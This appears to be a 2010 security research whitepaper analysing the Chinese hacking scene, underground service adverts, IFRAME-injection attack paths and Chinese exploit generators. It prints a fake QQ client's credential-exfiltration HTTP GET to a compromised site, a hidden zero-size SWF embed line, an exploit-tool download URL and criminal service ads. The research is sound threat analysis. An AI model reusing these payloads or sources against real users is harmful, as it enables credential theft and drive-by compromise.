Balancing the Pwn Trade Deficit

Version 1. 0. 0

Val Smith {valsmith[at]atackresearch.com}

Anthony Lai {darkfloyd[at]vxrl.org}

Colin Ames {amesc[at]attackresearch.com}

Last modified: 07/3/2010

Table of Contents

Chapter 1

Introduction

1. 1 Abstract

China has become a major player in the security community in recent years. From numerous news articles regarding government, military and commercial spying, to high profile cases such as the recent attack on Google, the tools, research and hacking groups coming out of China are high on everyone's radar. This talk will provide an analysis of the Chinese hacking community, including its capabilities, goals, and cultural differences as well as similarities. A deep technical analysis and reverse engineering of prominent Chinese tools and techniques will be provided as well. We will highlight specifics such as binary obfuscators, encryption, and specific stealth techniques in order to round out an, up until now, spotty picture about this formidable member of the security community.

1. 2 Background

The authors of this paper have been involved in security auditing and penetration testing for several years. One of the presenters is a native Chinese language speaker and heavily involved in the Chinese security community and so brings unique insights to this paper. The other presenters have been analyzing Advanced Persistent Threat (APT) [1] style threats for many years and bring this experience to bear on a problem that has received a lot of recent attention, but little technical depth. Viewers should walk away with a greatly increased understanding of the Chinese hacking community as well as some ideas for better defense, and collaboration.

1. 3 Author Bio - Val Smith

Val Smith has been involved in the computer security community and industry for over ten years. He currently works as a professional security researcher on a variety of problems in the security community. He specializes in penetration testing (over 40,000 machines assessed), reverse engineering and malware research. He has worked on the Metasploit Project development team as well as other vulnerability development efforts. Most recently Val Smith founded Attack Research which is devoted to deep understanding of the mechanics of computer attack. Previously Val Smith founded Offensive Computing, a public, open source malware research project.

1. 4 Author Bio – Colin Ames

Colin Ames is a security researcher with Attack Research LLC where he consults for both the private and public sectors. He's currently focused on Pen testing, Exploit Development, Reverse Engineering, and Malware Analysis.

1.5 Author Bio – Anthony Lai

Anthony Lai has worked on code audit, penetration test, crime investigation and threat analysis and acted as security consultant in various MNCs. After attending to Blackhat and Defcon since 2007, Anthony is inspired and has set up a research group called Valkyrie-X Security Research, lining up various hackers in Hong Kong and connecting others in the globe and studying exploit, reverse engineering, analyze threat and join CTFs. After dissecting a content censorship software called Green Dam made by China, it would be good for him boost this China-made security wind in malware analysis and advanced persistent threat areas.

1.6 Acknowledgements

The authors wish to express their thanks to the hacking communities of both the United States and China for their research, publications and efforts in advancing

the field of computer security . Anthony would like to thank Birdman, PK, Wei, Xing, Billy and his wife and Pomeranian family.

Chapter 2

Overview

2. 1 Philosophy

This paper will be reviewing several topics of interest regarding the Chinese hacking community. We will cover the different players, famous hackers and both the differences as well as the similarities between the US and Chinese security communities. We will describe different Chinese attack methodologies and analyze some China specific malware and exploit generators. Based on media reporting, the Chinese hacking community has had great success and this paper seeks to discover the reasons for this success.

This paper is focused on the criminal elements of the hacking world, and makes no statements or assumptions about any government or nation state capabilities from any side.

This paper intends to understand and not assume, based on hard facts and data, the Chinese hacking community and its place in the world. Understanding between the diverse communities and cultures is important because collaboration can advance the field of security faster and more efficiently.

2. 2 Terminology

There are differences in the terminology used by the security communities of China and the United States. It is important to understand these differences and the cultural reasons behind them, in order to be able to understand and collaborate. Here are some common Chinese security terms along with their translations and background behind the terms:

- 肉雞 (Chicken) - A machine trojaned with malware or a backdoor. Culturally it refers to a chicken is put on the bench, either be killed or eaten. This is similar to the phrase “like a lamb to slaughter” used in the United States. This term is equivalent to Trojan Horse.
- 網頁掛馬/挂马 (Injected IFRAME/code in Web) – This term refers to malicious code injected via an IFRAME into a web page.
- 网页木马/网马 (Translated as “Web Trojan”) - It means browser-based exploit.
- 免杀 (Prevented to be killed) – This term refers to malware which implements anti-debugging techniques to prevent analysis and footprinting
- 腳本 (Script) – It means programming scripts.
- 生成器 (Generator) – It basically is a generator produces exploit, malware and Trojan horse or even 0-day attack in a few clicks and input basic information.

2. 3 Chinese Hackers (Blackhats, Vendors & Whitehats)

The Chinese hacking community typically refers to itself with the concept of generations. Each generation of hackers has a group of core famous individuals, skill sets and goals.

The first generation of Chinese hackers was generally focused on sharing computer security techniques as well as referencing technology from other countries and improving upon these technologies. Many of these individuals went on to become CEOs of important Information technology companies. For example:

- 馬化騰 (Huateng MA, Tencent CEO)
- 求伯君 (Pak Kwan KAU, Kingsoft CEO)

- 周志農 (Inventor of Chinese Alphabet Input Method,自然碼的發明人) [2]
- 君鐘東

The second, third and forth generations of hackers were much more politically involved. These generations were active between the years of 1997 and 2002. During this time there were several internet based conflicts between Chinese hackers and other countries. Network warfare becomes more popular during this time. There were web defacements and other types of attacks between underground hackers from Japan, the US, China, Philippines and Indonesia. Some examples of the second generation are:

- E.g. 袁哥(Yuange) – Vulnerability hunter
- 小榕 (Current: Software and Security Software Developer)
- 黃鑫 (Glacier and XSCAN's author) [3]

The third generation of Chinese hackers have been involved in various types of "cyber warfare". This generation has many individuals which stand out:

• 天行 • 陳偉山 • 謝朝霞 • 安絡的頭 • 獨孤劍客 • xundi • lion • 大鷹小榕 • Doadmin xundi	• 唐駿Sunx • Stardust • Sunwear • Sinister • zer9 • lovehacker • isno • 佳佳 • Adam

• 冰河 • 左磊(warning3) • 陳慶(scz) • 彭泉(PP) • lg_wu	• batman • quack • wollf • flashsky

The fourth generation has several has several salient members and groups:

- 冰血封情(“Love sealed with Ice and Blood”),
- 葛軍(Huigezi’s author, a famous Trojan system)、new4, etc.
- Evil Octal 冰血封情［4］

Finally the fifth generation of are much more related to the US term of “crackers”. This generation is commercially focused and involved in selling tools and attack services. Many individuals of this generation do not possess the necessary skills, such as knowledge of C programming, in order to develop their own tools, but instead use exploits and tools develop by others. There is a wide opinion that this generation should look back at previous generations to learn productive research and development methods.

There are also several important Chinese native vendors which are involved with computer security in some way. These include:

- Venustech (启明星辰) (UTM, IPS, Vulnerability Scanner, venustech.com.cn, listed on SZSE)
- Nsfocus (绿盟)(nsfocus.com) Security research
- Lenovo Hardware
- Topsec – Firewall leader
- Westone(卫士通) (VPN vendor listed on SZSE）

China has a healthy white hat community devoted to protecting and defending systems, networks and data against attack. China has its own CERT organization for tracking, correlating and assisting business with potential intrusions. (www.cert.org.cn). Another important defensive organization for information security in China is www.infosec.org.cn. This organization provides news on the latest events in international computer security as well as data concerning enterprise defense, policies and regulation and user forums.

There are many companies in China involved in computer security services, Anti-Virus and research. These companies include:

- 360.cn
- Kingsoft (金山)
- Rising (瑞星)
- Jiangmin (江民)
- Knownsec.com
- Antiy.com
- kafan.cn

Finally China has its Honeynet Project located at www.honeynet.org/chapters/china. The United States has Defcon which is seen by many as the most important hacker conference, but in China the XCon conference xcon.xfocus.net/ is where the local security enthusiasts go for the latest security technology information.

2. 4 Chinese Blackhat Details

Chinese blackhats operate in similar ways to those of the US or other countries but with several key differences. Chinese blackhats tend to communicate and collaborate via web forums or by chatting via the popular QQ system, similar to AOL or ICQ in the US.

Chinese blackhats often advertize commercial attack services in popular forums which can be found easily by search engine. These services along with training portals can be found in various Chinese provinces. This differs somewhat from US criminal hackers whose services are typically more difficult to find, probably do to quick law enforcement response. There are a huge number of hacker how-to and tool sites available in Chinese. While there are many US sites as well, the number is dwarfed by their Chinese counterparts. However “script kiddies”, or unskilled attackers are a major component of the population.

Another major difference is that for the most part, individuals have to pay a membership fee to get access to many tools and exploits, however, it is extremely easy for Chinese blackhats to get asset servers in China and there is a dearth of insecure hosts to choose from. Because of this, bots or compromised hosts are extremely cheap, on the order of 0.1c – 0.3c USD per bot. This make DDoS attacks cheap and easy to perform.

According to the Chinese CERT there were 2.5 million known Trojans in 2009 than in 2008 (This is an increase of 5.5 times more). The market for Trojans in China was 2.4 billion (RMB or 354 million US) in 2009 and the forecast for losses cause by Trojans in 2010 is around 100 billion RBM, or 14 billion US dollars.

The following figures show an example of a site offering attack services and tools both in the original Chinese, and machine translated to English:

Fig. 1 Chinese hacking services advertisement




Fig. 2 English Translation

Here is another hacking services advertisement text with translation. This text can be used to search for other similar services or websites:

網頁入侵 服務器入侵 個人PC機入侵 遠控控制 服務器攻擊 私服攻擊 密碼破解。 密碼破解 遠程監控 灰鴿子全套技術 抓雞秘籍、軟件破解 網站建設 遊戲木馬 免殺木馬 加殼脫殼 木馬編寫 源碼銷售專業破解郵箱密碼 網站入侵 數據庫竊取 QQ密碼破解！

And the translation:

Cracking web site, server, personal computer,installing remote control and attack server, crack password, remote control with“Gray Pigeon”, how to get zombie/victim, software cracking, Trojan for game (with anti-debugging capability), packing/unpacking, programming Trojan, source code selling, professional cracking of mailbox password, database intrusion, crack QQ password!

A further example including contact information:

承攬木馬製作包括QQ 大話 夢幻等十幾中游戲木馬製作，負責製作免殺和網站掛馬出售軟件：QQ木馬|遊戲木馬|私服版本|網站程序|黑客工具|（全部免殺）入侵數據庫 流量銷售QQ空間密碼破解、RAR密碼破解 網站後台破解 手機話費查詢破解郵箱密碼破解，MSN，QQ〈可竊取遠程聊天原始記錄〉，手機〈可查看通話記錄，短消息〉，網站〈足彩，股票等會員網軟件，RAR加密文件，空間，加密狗程序，遊戲帳號等各種密碼破解，破解價格視難度而議.本軟件對外出售，提供免費更新，升級服務，一次付費，終生享用！ QQ 8+5+9+0+1+6+2+2+7

Accept deals of making Trojan for various games and hacking tools (with anti-debugging and killing capability)

Cracking cellphone and steal chat history and SMS

Cracking password of RAR, membership software for football betting, stock trade, various game software

Steal MSN and QQ chat history

The fee of cracking depends on its difficulty; If you purchase our hacking tools, you could enjoy life-long upgrade and renewal once you have paid it! Please call QQ 8+5+9+0+1+6+2+2+7.

2.5 Chinese Hacker Preferred Attack Paths

The attackers and attack methods reviewed for this paper revealed some common goals and preferred attack paths widely in use by Chinese attackers. The generalized goal seems to be to steal certain types of account credentials such as QQ as well as game accounts. Another goal is to simply gain control of large numbers of computers such as botnets and user's camera systems for criminal mischief type spying.

The typical paths seen by the authors of this paper commonly in use by Chinese hackers are often client side / web focused, as well as phishing using file format exploits such as PDF.

The typical flow is for the attacker, or some other developer, to create a Trojan tool for command and control of victim systems. Then existing exploits that are known are reused. Often exploit packs are created which provide a simple, standardized interface to a tool which takes a URL as a payload variable, generates shellcode which downloads and runs the payload, and outputs a series of web pages containing the finalized exploit.

The attacker then simply has to upload these pages to a controlled web server, and direct victims to it via spam, injected IFRAMES, or other means. The use of IFRAMES to direct victims to malicious sites in the background of the browser is highly common. Often these IFRAMES are injected into user's trusted sites by means of an SQL injection exploit tool, or other similar technique.

Chapter 3

Chinese Malware

3. 1 Reverse Engineering Methodology Overview

The authors of this paper followed a specific methodology when analyzing samples of Chinese malware and tools. The focus of this analysis was to compare data between samples, payloads and exploits in order to gain an overall picture of the community, its sophistication, code reuse and sharing, etc.

The authors relied on non-vmware virtualization systems in order to evade many of the simpler and more commonly in use virtualization detection methods. Much of the reverse engineering was automated to limit the expensive analyst time needed to review the samples. This automation included dynamic API logging which essentially captures all functions as they are called and logs any arguments passed to them.

This provides the analyst with all file and registry modifications, as well as process creation and any accessed URLS. Similarly the authors tapped the network of the automated virtualization systems in order to capture any network traffic packets, or useful payloads, protocols, etc.

Some minimal automated static analysis was used to gather information such as strings, checksums, file types, imports, PE header values and resources.

3. 2 Interesting Findings

Finding 1

While analyzing a particular malicious site, several script variables were located which were defined using Mandarin and Putonghua transliterated pronunciation.

Here is the transliteration of variables:

- Kongshoudao - 空手道
- Hehehahi - 嘻嘻哈兮
- woyouyizhixiaomaolv - 我有一隻小毛驢
- conglaiyebuqi - 從來也不起
- youyitian - 有一天
- woxinxuelaichao - 我心血來潮
- kuaishiyongshuangjiegun - 快使用雙節棍
- xuyaoni - 需要你
- taiquan - 跆拳

The following figure depicts the source code of the malicious site and shows the aforementioned variables:




Fig. 3 Malicious site with variables

As it turns out these variables are the lyrics from songs by the artist known as Jay Zhou. A de-obfuscated sample of this particular malicious site can be found at: Sample: http://jsunpack.eyeprotectiongroup.com/dec/go?report=c90f1f286b727455897159bbb9ce282ddf7e051d

The fact that there are embedded song lyrics, potentially tells us several things. One it helps to confirm that this attack was created in the geographic region assumed. It is unusual for attackers from one country and language, to take lyrics from a popular song in another country and language and embed them in their attacks. Secondly this tells us a little bit about the attacker and their potential musical preferences.

Finding 2

The authors of this paper also analyzed a sample of a fake QQ client. QQ is a form of instant messaging popular in China and similar to AIM or IQC. The MD5 sum of this particular sample is: MD5: 11125805085ee720d53954d7e27073dc.

The following figure depicts a screenshot of the malicious QQ sample:

Fig. 4 Malicious QQ Screenshot

This particular sample would not only provide access to the QQ network, but it would also make a connection to a Chinese government website on port 80 and perform and HTTP GET which includes the username and password of the victim. This allows the attacker to simply review web logs and harvest QQ accounts. The following figure depicts a screen shot of this credential capturing network connection:

Frame nr.	Reconstructed file path	Source host	S. port	Destin...
6	C:\Documents and Settings\malwa...	218.3.122.66 [www.ip138.cn]	TCP 80	192.168...
20	C:\Documents and Settings\malwa...	218.3.122.66 [www.ip138.cn]	TCP 80	192.168...
50	C:\Documents and Settings\malwa...	61.130.101.40 [yge-lngy.nbyz.gov.cn]	TCP 80	192.168...

D. port	Protocol	Filename	Size	Timest...	Details
TCP 1440	HttpGet...	index.html	4 858 B	6/29/2...	/
TCP 1441	HttpGet...	index[1]...	4 858 B	6/29/2...	/
TCP 1443	HttpGet...	zhuzai.a...	8 B	6/29/2...	/admin/Databackup/zhuzai.asp?user=jjjj&pass=gggg%20%20%20%20...

Fig. 5 Malicious QQ Network Connection

A likely scenario is that this government site was a victim of the attack as well and simply used by the attacker as an innocuous looking call home address to harvest credentials. This particular government site was also infected with malicious IFRAME's that direct the victim's browser in the background to a collection of flash and other exploits. The following figure shows these IFRAMES as displayed in the MonkeyWrench [5] analysis tool:




Fig. 6 MonkeyWrench Analysis

The next figure shows a detailed view of the IFRAME redirects. There are both exploits in the swf file format as well as malicious executables named 1.exe.

Fig. 7 Detailed View of IFRAMES

Here is a diagram of the attack to help visualize its flow:

Fig. 8 Attack Flow

Finding 3

The authors reviewed a particular implementation of the recent CVE-2010-1297 exploit which involved mass spreading of injecting malicious IFRAMES by means of an SQL injection exploit. The Amorize team performed an in-depth analysis and highly valuable analysis of this attack. [6] This analysis included a very well done chart which lays out the various components of the attack.




Fig. 9 Amorize Team's Attack Chart

Within this attack, there is a file called ie.html. Contained within the source of this file is the following code:

document.write("<embed src='anhey.swf' width='0' height='0'></embed>");

The Chinese characters for "anhey" are 暗黑. A quick google search shows an interesting looking site:

This particular site contains a large collection of attack tools, including several tools titled “0day Exploit Tools”. These tools are publicly available to anyone who can locate the site. The organization even boasts a sales hotline for customers requiring assistance.

Fig. 10 Exploit Tool List

The author's obtained copies of all the tools available on the site and performed some analysis of their functionality. Most of these tools have a common GUI interface and are exploit generators. Generally they contain a text input filed where an attacker can place the URL to an executable payload. Once the attacker inputs this information and hits go, the tool will generate a single, or a collection of files the attacker can use for deploying the exploit. The following example could be found at http://down.qiannao.com/space/file/qiannao/share/2010/4/22/AnHey2010.rar/.page at the time of the writing of this paper.

Fig. 11 Example Exploit Generator

Some of these tools provide evasion capabilities such as packing, anti-virus bypass, etc. There are even instructional videos that walk the user through all the

steps to use these tools. The following figure shows the tool displaying source code for deploying the exploit:

Fig. 12 Source Code

Another feature of this particular exploit generator is the ability to obfuscate javascript used in the exploit deployment code. In this case the tool is providing fairly standard and unsophisticated Char encoding which is easy to decode, but still effective in evading certain types of personal security products and untrained individuals who might attempt to view the code.




Fig. 13 Script Obfuscation

The following figure shows one of the exploit generation tools in operation. This tool has the ability to deploy various exploits such as mpeg-2, Flash 9 & 10, and Firefox 3.x specific exploits. In the background the output of the tool can be viewed. Several HTML documents as well as a Shockwave Flash Object are created. These files need only be uploaded to a web server for the attacker to begin to compromise users. Examples of the outputted source can be found in the appendix.

Fig. 14 Generator Output

3. 3 Further Analysis of Anhey Samples

Taking a deeper look into the tools, the authors discovered several interesting points. Most of the tools are distributed as RAR files and some of these files include contact information in the form of a QQ account. (QQ:443816808). On several of the RAR files the file modification dates can be seen. In some of the 0day cases these dates appear to be before the public disclosure of the 0days.

This indicates that this group is aware of non-public 0day's and has generalized, script kiddie usable, tools, before the 0days are publicized. The following figure provides some examples:

